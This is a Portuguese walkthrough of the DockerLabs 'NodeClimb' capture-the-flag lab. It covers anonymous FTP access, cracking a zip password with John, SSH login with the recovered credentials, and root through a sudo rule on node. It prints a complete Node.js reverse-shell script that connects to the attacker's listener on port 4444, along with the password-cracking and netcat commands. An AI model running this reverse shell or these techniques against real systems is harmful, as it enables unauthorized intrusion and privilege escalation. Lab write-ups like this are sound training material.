

# *maq.nodeclimb*

## MÁQUINA NODECLIMB



**Para utilizar esta máquina debemos primeiro baixar os arquivos e assim implantá-la com Docker.**

**Baixamos o arquivo da página <https://dockerlabs.es/>**

**Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# bash auto_deploy.sh nodeclimb.tar
```



DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

## COLETA DE INFORMAÇÕES

**nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5**

**Temos duas portas aberta:**

**21/tcp open ftp vsftpd 3.0.3**

**22/tcp open ssh OpenSSH 9.2p1 Debian**

```

(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 22:41 -03
Nmap scan report for elrincondelhacker.es (172.17.0.2)
Host is up (0.000067s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0          242 Jul 05 09:34 secretitopicaron.zip
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:172.17.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 cd:1f:3b:2d:c4:0b:99:03:e6:a3:5c:26:f5:4b:47:ae (ECDSA)
|_  256 a0:d4:92:f6:9b:db:12:2b:77:b6:b1:58:e0:70:56:f0 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.07 ms  elrincondelhacker.es (172.17.0.2)

```

**Vamos explorar a porta 21, podemos fazer o login sem senha, vamos baixar o arquivo que esta nela para nossa máquina atacante.**

**get secretitopicaron.zip**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
ls
auto_deploy.sh  fotos  nodeclimb.tar  secretitopicacon.zip
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]

com o comando get secretitopicacon.zip baixamos o arquivo na nossa máquina.
```

```
Arquivo  Ações  Editar  Exibir  Ajuda
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30419|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 242 Jul 05 09:34 secretitopicacon.zip
226 Directory send OK.
ftp> get secretitopicacon.zip
local: secretitopicacon.zip remote: secretitopicacon.zip
229 Entering Extended Passive Mode (|||42014|)
150 Opening BINARY mode data connection for secretitopicacon.zip (242 bytes).
100% |*****| 242 4.70 MiB/s 00:00 ETA
226 Transfer complete.
242 bytes received in 00:00 (106.30 KiB/s)
ftp>
```

**Tentamos descompactar o arquivo, mas percebemos que não é possível, pois possui senha.**

**unzip secretitopicacon.zip**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# unzip secretitopicacon.zip
Archive: secretitopicacon.zip
[secretitopicacon.zip] password.txt password:
skipping: password.txt incorrect password
```

**O que podemos fazer para obter a senha, devemos primeiro fazer o hash do arquivo com a extensão zip2john.**

**zip2john secretitopicacon.zip > hash.txt**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# zip2john secretitopicacon.zip > hash.txt
ver 1.0 efh 5455 efh 7875 secretitopicacon.zip/password.txt PKZIP Encr: 2b chk, TS_chk, cmpl
en=52, decmplen=40, crc=59D5D024 ts=4C03 cs=4c03 type=0
```

Depois usamos o John para obter a senha e se tudo correr bem como nesta ocasião podemos ver que a senha é **password1**.

**john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password1 (secretitopicaron.zip/password.txt)
1g 0:00:00:00 DONE (2024-12-23 23:02) 50.00g/s 3200p/s 3200c/s 3200C/s agua..hottie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descompactamos o arquivo e podemos ver que o arquivo possui um TXT que possui um nome de usuário e uma senha.

**unzip -P password1 secretitopicaron.zip**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# unzip -P password1 secretitopicaron.zip
Archive: secretitopicaron.zip
extracting: password.txt
```

**cat password.txt**

**mario:laKontraseñAmasmalotaHdelbarrioH**

```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# ls
auto_deploy.sh  fotos  hash.txt  nodeclimb.tar  password.txt  secretitopicaron.zip

(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# cat password.txt
mario:laKontraseñAmasmalotaHdelbarrioH
```

Usamos essas credenciais para conectar via **SSH** e podemos ver que conseguimos acessar.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# ssh mario@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:sem9V0DefZWbov9cuvKqHP/VaPElAd52iqLT+41h2zQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
mario@172.17.0.2's password:
Linux c33f6bb94b9b 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
4

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul  5 09:35:04 2024 from 172.17.0.1
mario@c33f6bb94b9b:~$ whoami
mario
mario@c33f6bb94b9b:~$
```

Assim que entrarmos, podemos ver que existe um arquivo **script.js** do qual somos proprietários, mas não contém nada.

```
mario@c33f6bb94b9b:~$ ls -la
total 36
drwx----- 1 mario mario 4096 Dec 24 03:45 .
drwxr-xr-x 1 root  root  4096 Jul  5 09:14 ..
-rw----- 1 mario mario  573 Dec 24 03:43 .bash_history
-rw-r--r-- 1 mario mario  220 Jul  5 09:14 .bash_logout
-rw-r--r-- 1 mario mario 3526 Jul  5 09:14 .bashrc
drwxr-xr-x 3 mario mario 4096 Dec 24 03:19 .local
-rw----- 1 mario mario    0 Jul  5 09:18 .node_repl_history
-rw-r--r-- 1 mario mario  807 Jul  5 09:14 .profile
-rw-r--r-- 1 mario mario    0 Dec 24 03:45 script.js
mario@c33f6bb94b9b:~$ cat script.js
mario@c33f6bb94b9b:~$
```

Vamos buscar privilégios com **sudo -l**.


O comando **sudo -l** mostrou que o usuário **mario** tem permissão para executar o script **script.js** com o Node.js sem fornecer uma senha. Essa configuração pode ser explorada para ganhar privilégios elevados ou executar comandos indesejados.

```
mario@c33f6bb94b9b:~$ sudo -l
Matching Defaults entries for mario on c33f6bb94b9b:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on c33f6bb94b9b:
  (ALL) NOPASSWD: /usr/bin/node /home/mario/script.js
mario@c33f6bb94b9b:~$
```

Como observamos que um arquivo JS precisa ser executado, usaremos um da página [revshells](#) e inseriremos o conteúdo no arquivo **script.js**.





Vamos copiar esse reverse shell e colar no **script.js**.

**nano script.js**

```
GNU nano 7.2 script.js
(function(){
  var net = require("net"),
      cp = require("child_process"),
      sh = cp.spawn("/bin/bash", []);
  var client = new net.Socket();
  client.connect(4444, "172.17.0.1", function(){
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
  });
  return /a/; // Prevents the Node.js application from crashing
})();
```

Agora é só deixar o **netcat** na escuta, antes de dar o comando.



```
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# nc -lvnp 4444
listening on [any] 4444 ...
GND nano 7.2 script.js
```

**sudo /usr/bin/node /home/mario/script.js**

```
Arquivo Ações Editar Exibir Ajuda
nmap x gobuster x hydra x msf x
(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 53664

(root@soja)-[~/dockerlabs/maq.facil/maq.nodeclimb]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 44334
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@c33f6bb94b9b:/home/mario# whoami
root
root@c33f6bb94b9b:/home/mario#
```

quando foi efetuado esse comando automaticamente temos a reverse shell.

somos root

**Somos root**

**R10**